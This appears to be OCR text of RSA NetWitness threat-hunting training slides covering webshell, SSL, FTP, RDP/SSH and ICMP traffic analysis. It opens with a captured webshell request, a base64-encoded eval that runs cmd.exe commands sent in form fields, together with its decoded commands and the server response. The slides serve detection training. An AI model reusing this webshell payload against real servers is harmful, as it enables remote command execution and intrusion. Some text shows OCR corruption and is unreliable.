Content-Length: 1119
Connection: Close

cookie=Response.Write("->|");var err:Exception;try{eval(System.Text.Encoding.GetE
ncoding(936).GetString(System.Convert.FromBase64String("dmFyIGM9bmV3IFN5c3RlbS5Ea
WFnbm9zdGljcy5Qcm9jZXNzU3RhcnRJbmZvKFN5c3RlbS5UZXh0LkVuY29kaW5nLkdldEVuY29kaW5nKD
kzNikuR2V0U3RyaW5nKFN5c3RlbS5Db252ZXJ0LkZyb21CYXNlNjRTdHJpbmcoUmVxdWVzdC5JdGVtWyJ
6MSJdKSkpO3ZhciBlPW5ldyBTeXN0ZW0uRGlhZ25vc3RpY3MuUHJvY2VzcygpO3ZhciBvdXQ6U3lzdGVt
LklPLlN0cmVhbVJlYWRlcixFSTpTeXN0ZW0uSU8uU3RyZWFtUmVhZGVyO2MuVXN1U2hlbGxFeGVjdXRlP
WZhbHNlO2MuUmVkaXJlY3RTdGFuZGFyZE91dHB1dD10cnVlO2MuUmVkaXJlY3RTdGFuZGFyZEVycm9yPX
RydWU7S5TdGFydEluZm89YztjLkFyZ3VtZW50cz0iL2MgIitTeXN0ZW0uVGV4dC5FbmNvZGluZy5HZXR
FbmNvZGluZyg5MzYpLkdldFN0cmluZyhTeXN0ZW0uQ29udmVydC5Gcm9tQmFzZTY0U3RyaW5nKFJlcXVl
c3QuSXRlbVsiejIiXSkpO2UuU3RhcnQoKTtvdXQ9ZS5TdGFuZGFyZE91dHB1dDtFST1lLlN0YW5kYXJkR
XJyb3I7ZS5DbG9zZSgpO1J1c3BvbnN1LldyaXR1KG91dC5SZWFkVG9FbmQoKStFSS5SZWFkVG9FbmQoKS
k7")),"unsafe");}catch(err){Response.Write("ERROR:// "%2Berr.message);}Response.W
rite("|<-");Response.End();&z1=Y21k&z2=Y2QgL2QgIkM6XGluZXRwdWJcd3d3cm9vdFwiJm5ldH
N0YXQgLWFuIHwgZmluZCAiRVNUQUJMSVNIRUQiJmVjaG8gW1NdJmNkJmVjaG8gW0Vd
```


RSA

Webshells

- z1=cmd

- z2=cd /d "C:\inetpub\wwwroot\"&netstat -an | find "ESTABLISHED"&echo [S]&cd&echo [E]

RSA

Webshells

```
HTTP/1.1 200 OK

Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Thu, 11 Feb 2016 17:28:16 GMT
Connection: close
Content-Length: 240

->|  TCP    172.30.200.25:80       172.30.200.157:49940   ESTABLISHED
  TCP    172.30.200.25:52536    172.30.200.15:135      ESTABLISHED
  TCP    172.30.200.25:52537    172.30.200.15:49155    ESTABLISHED
[S]
C:\inetpub\wwwroot
[E]
|<-
```


RSA

WEBSHELLS (POST-BASED)

- Direction: Inbound/Lateral
- Service: HTTP
- Action: POST, PUT (No Get)
- Contextual Pivots:
  - Binary Data
  - Base64 Form Data
  - Base64 Query Data
  - Dynamic Content Extensions (.php, .cgi, .jsp, .asp, .aspx, etc)
  - Windows CLI Administrative Commands
  - Attachment/Content-Type
  - User-Agents
- webshell_indicator
- webshell_indicator_no_http_error


RSA

WEBSHELLS (GET-BASED)

- Direction: Inbound/Lateral
- Service: HTTP
- Action: GET, GET + POST
- Contextual Pivots:
  - Binary Data
  - Fewer Than 4-5 Headers
  - Base64
  - User-Agents
  - Windows CLI Administrative Commands
  - No Directory/One Directory
  - Dynamic Content Extensions (.php, .cgi, .jsp, .asp, .aspx, etc)
  - Check for Unique/Non-Standard Headers
  - Check Query Strings

SSL/TLS


- Supports many block ciphers and stream ciphers
- Key exchange protected by RSA (Can decrypt with Private Key) or Diffie Helleman (DH) (Cannot decrypt)
- Sessions can be resumed without PKI via Session ID or Session Ticket
- SA SSL/TLS parser focuses on details from the X.509 certificate
- Let's Encrypt Certs
- JA3 Hashing (https://github.com/salesforce/ja3)




SSL Decryption Considerations

- Typically HTTP wrapped inside SSL (though other protocols possible)
- Hard to distinguish HTTP over 443 from decrypted SSL over 443
- Usually recommended dedicated decoder for decrypted SSL
- If shared decoder to be used, determine if source mac address is feasible to use to tag decrypted SSL Traffic.
- If SSL decryption device has a way to ‘tag’ decrypted traffic with a header or some other value, can use that to identify


SSL



Protocol / Cipher
Self Signed Certs
Inbound
SSL
Outbound
Protocol / Cipher
SSL CA
SSL Cert
Self Signed
TCP Dst Port
Medium Transmit Ratio
Interval / Periodicity


service = '443'
alias.host =
2014 07 15 13:00 (+00:00)
All Data
2014 07 15 14:01 (+00:00)
Number of Events
30
20
10
13:00
13:05
13:10
13:15
13:20
13:25
13:30
13:35
13:40
13:45
13:50
13:55
14:00
Investigate
Reset Zoom
Options
Hide

FTP


- Potentially used for exfil on networks with relaxed perimeter policies
- Control in one channel, Data transfer in separate channel
- Can be used for C&C
- Look in action for PUT/STOR commands, query GET commands
- Examine Filenames
- Open password metakey and look for the typical lazy left-handedness and strange passwords
- Open username and look for the same as above






RDP and SSH


- Both encrypted by default, RDP encryption available starting with 5.2+ in Win 2K3
- SSH declares client , server and encryption algorithm + HMAC in clear text
- RDP may show username and hostname
  - Alias.host for hostname or alias.ip if direct to IP
  - Hostname presented in certificate is in ssl.subject
- Use similar tactics as SSL with SSH, although SSH port forwarding from can be one off access
- Pivot into odd, lone SSH sessions and find host that made them, investigate from there
- Use session size and request/response payload to find large transmitters/receivers and pivot to those hosts, source and destination
- Find the organizations DMZ's [inbound web traffic should lead you to the network] and look for SSH/RDP from those machines to the internal network





ICMP


- ICMP.lua ensures sessions is IP Protocol 1 and parses the first 2 bytes in the stream, the Type and Code field
- It registers meta into Action, Error and service.analysis
- Any Action or Error that contains the word Reserved should be examined
- Any filetypes in an ICMP stream should be examined
- Destination Unreachable messages will contain a segment of the request sent and will fire the **Large ICMP Request Frame** meta
- The service should be 0 unless it's a **Destination or Port Unreachable** message, in that case it'll most likely be an HTTP fragment being sent back, other Services should be examined, ICMP is an IP Protocol, not a Service



Metadata	Description
Large ICMP Request Frame	Request frame is over 96 bytes
Large ICMP Response Frame	Response frame is over 96 bytes

Metadata	Description
icmp_large_session	IP Protocol is 1 and session size > 1000 bytes
icmp_tunnel	IP Protocol is 1 and Service is not 0

ICMP



No.	Time	Source	Destination	Protocol	Length	Info
27	38...	192.168.5.208	192.168.5.217	ICMP	82	Echo (ping) request id=0xe59c, seq=1/256, ttl=64 (reply in 28)
28	38...	192.168.5.217	192.168.5.208	ICMP	82	Echo (ping) reply id=0xe59c, seq=1/256, ttl=64 (request in 27)
29	38...	192.168.5.217	192.168.5.208	ICMP	70	Echo (ping) reply id=0xe59c, seq=12/3072, ttl=64
30	38...	192.168.5.217	192.168.5.208	ICMP	90	Echo (ping) reply id=0xe59c, seq=13/3328, ttl=64
31	38...	192.168.5.208	192.168.5.217	ICMP	70	Echo (ping) request id=0xe59c, seq=2/512, ttl=64 (reply in 32)
32	38...	192.168.5.217	192.168.5.208	ICMP	70	Echo (ping) reply id=0xe59c, seq=2/512, ttl=64 (request in 31)
33	38...	192.168.5.217	192.168.5.208	ICMP	70	Echo (ping) reply id=0xe59c, seq=14/3584, ttl=64
34	38...	192.168.5.217	192.168.5.208	ICMP	70	Echo (ping) reply id=0xe59c, seq=15/3840, ttl=64
35	48...	192.168.5.208	192.168.5.217	ICMP	70	Echo (ping) request id=0xc7cc, seq=0/0, ttl=64 (reply in 36)
36	48...	192.168.5.217	192.168.5.208	ICMP	70	Echo (ping) reply id=0xc7cc, seq=0/0, ttl=64 (request in 35)
37	48...	192.168.5.217	192.168.5.208	ICMP	110	Echo (ping) reply id=0xc7cc, seq=0/0, ttl=64
38	48...	192.168.5.208	192.168.5.217	ICMP	958	Echo (ping) request id=0xc7cc, seq=1/256, ttl=64 (reply in 39)
39	48...	192.168.5.217	192.168.5.208	ICMP	958	Echo (ping) reply id=0xc7cc, seq=1/256, ttl=64 (request in 38)
40	48...	192.168.5.217	192.168.5.208	ICMP	70	Echo (ping) reply id=0xc7cc, seq=1/256, ttl=64
41	48...	192.168.5.217	192.168.5.208	ICMP	854	Echo (ping) reply id=0xc7cc, seq=2/512, ttl=64
42	49...	192.168.5.208	192.168.5.217	ICMP	94	Echo (ping) request id=0xc7cc, seq=2/512, ttl=64 (reply in 43)
43	49...	192.168.5.217	192.168.5.208	ICMP	94	Echo (ping) reply id=0xc7cc, seq=2/512, ttl=64 (request in 42)

```
> Frame 37: 110 bytes on wire (880 bits), 110 bytes captured (880 bits)
> Ethernet II, Src: Apple_10:25:83 (00:26:bb:10:25:83), Dst: AskeyCom_d6:f6:dc (00:21:63:d6:f6:dc)
> Internet Protocol Version 4, Src: 192.168.5.217, Dst: 192.168.5.208
v Internet Control Message Protocol
```


```
0000  00 21 63 d6 f6 dc 00 26  bb 10 25 83 08 00 45 00   .!c....& ..%...E.
0010  00 60 fc 67 00 00 40 01  f1 3b c0 a8 05 d9 c0 a8   .`.g..@. .;......
0020  05 d0 00 00 54 af c7 cc  00 00 d5 20 08 80 00 00   ....T... ... ....
0030  00 00 00 00 00 00 00 00  00 02 00 00 00 00 00 00   ........ ........
0040  00 27 00 00 c7 cc 53 53  48 2d 32 2e 30 2d 4f 70   .'....SS H-2.0-Op
0050  65 6e 53 53 48 5f 35 2e  33 70 31 20 44 65 62 69   enSSH_5. 3p1 Debi
0060  61 6e 2d 33 75 62 75 6e  74 75 36 0d 0a fd         an-3ubun tu6...
```


RSA


DNS

SRC	DST	Info
